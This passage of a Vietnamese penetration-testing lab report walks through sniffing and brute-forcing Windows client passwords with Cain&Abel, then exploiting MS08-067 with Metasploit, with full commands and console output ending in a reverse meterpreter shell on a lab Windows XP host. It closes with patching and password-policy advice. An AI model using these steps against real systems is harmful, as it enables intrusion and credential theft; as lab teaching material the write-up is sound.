
Risk Information

Risk Factor: Low

CVSS Base Score: 3.3


CVSS Vector: CVSS2#AV:A/AC:L/Au:N/C:P/I:N/A/N

+ Trên Client



3.3) Xác định các vulnerability để có thể truy cập từ xa trên các máy

+ Trên Client (những lỗi có chữ Remote Code Execution)




4) Khai thác lỗ hổng

4.1) Sử dụng chương trình Cain&Abel để sniff file username và password của máy Client


4.2) Tiến hành crack password của các client với Cain&Abel

+ Vào Configure và chọn máy của bạn hiện tại




Sau đó nhấn Apply và OK

+ Chọn Scan MAC Address để bắt đầu Scan các máy trong mạng LAN




+ Kết quả sau khi Scan hoàn tất




+ Chuyển qua tab ARP


+ Log off tài khoản hiện tại ở máy Victim và đăng nhập bằng user đã tạo bằng AD Server




+ Trên máy Attacker, ở tab Sniffer, click chuột phải vào dòng đầu tiên và chọn Send all to Cracker




+ Chuyển qua tab Cracker, chọn cả 2 dòng và chọn Brute-Force Attack




+ chỉnh các thông số như sau để dễ tìm hơn và sau đó nhấn Start để bắt đầu



+ Password tìm được sẽ hiện lên trong bảng



+ Đối với user2 cũng làm tương tự và cũng tìm được mật khẩu



4.3) Sử dụng Metasploit để truy cập vào các máy với lỗ hổng remote

Câu lệnh:

root@kali:~# msfconsole

msf5 > search ms08_067

msf5 > use exploit/windows/smb/ms08_067_netapi

msf5 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.25.5

msf5 exploit(windows/smb/ms08_067_netapi) > exploit

meterpreter > shell


```
File Actions Edit View Help
root@kali:~# msfconsole

METASPLOIT CYBER MISSILE COMMAND V5

#####
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #
#####
https://metasploit.com

+ -- ==[ metasploit v5.0.99-dev ]
+ -- ==[ 2045 exploits - 1106 auxiliary - 344 post ]
+ -- ==[ 562 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]

Metasploit tip: You can use help to view all available commands

msf5 > search ms08_067

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption

msf5 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.25.5
rhost => 192.168.25.5
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.25.3:4444
[*] 192.168.25.5:445 - Automatically detecting the target...
[*] 192.168.25.5:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.25.5:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
```

```
meterpreter > shell
Process 1004 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : hien.com
IP Address. . . . . : 192.168.25.5
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.25.1

C:\WINDOWS\system32>
```

5) Hướng khắc phục các lỗ hổng trên máy

-Thường xuyên cập nhật các bản vá lỗi của Window để tránh việc bị hack bằng Metasploit

Đặt password đủ mạnh

Để ngăn ngừa bị bẻ khóa mật khẩu chúng ta cần áp đặt các chính sách mật khẩu mạnh có độ dài trên 8 kí tự, với sự kết hợp của nhiều dạng kí tự khác nhau gồm kí tự đặc biệt, chữ hoa, chữ thường và các số sẽ làm cho quá trình tấn công dò từ điển hay brute-force trở nên khó khăn và mất hàng chục năm để giải mã.

Sau đây là một số quy tắc đặt mật khẩu cần tuân theo để phòng chống bị bẻ khóa :

1. Không bao giờ sử dụng mật khẩu mặc định.
2. Không bao giờ sử dụng các mật khẩu đơn giản có thể bị tìm kiếm thông qua dò từ điển, như các mật khẩu là password, abcdef, 123456 là những mật khẩu được thống kê là bị tấn công nhiều nhất.
3. Không bao giờ sử dụng mật khẩu liên quan đến hostname, domain name hay những thông tin mà hacker dễ dàng tìm kiếm qua Whois.
4. Không bao giờ sử dụng mật khẩu liên quan đến thú cưng, ngày sinh của bạn hay người yêu vì đây là những đối tượng mà hacker sẽ nghĩ đến đầu tiên khi dò mật khẩu của bạn.
5. Sử dụng các mật khẩu có độ dài trên 21 kí tự sẽ khiến cho hacker không thể bẻ khóa bằng cách dò từ điển.

Thay Đổi Mật Khẩu Thường Xuyên

Thay đổi mật khẩu thường xuyên là một trong những tiêu chí hàng đầu trong việc bảo vệ mật khẩu, theo khuyến nghị của chính sách an toàn thông tin ISO 27001 : 2005 thì chúng ta nên thay đổi mật khẩu sau 24 ngày hoặc 48 ngày tùy vào nhu cầu của tổ chức. Mặc dù điều này sẽ gây ra đôi chút bất tiện cho người dùng nhưng sẽ hạn chế rất nhiều khả năng các hacker bẻ khóa được mật khẩu và tái sử dụng để truy cập bất hợp pháp vào hệ thống .

Ta có thể thiết lập chính sách trên Window

Thiết lập các chính sách này có thể thực hiện qua Group Policy Editor trong phần Security Settings\Account Policies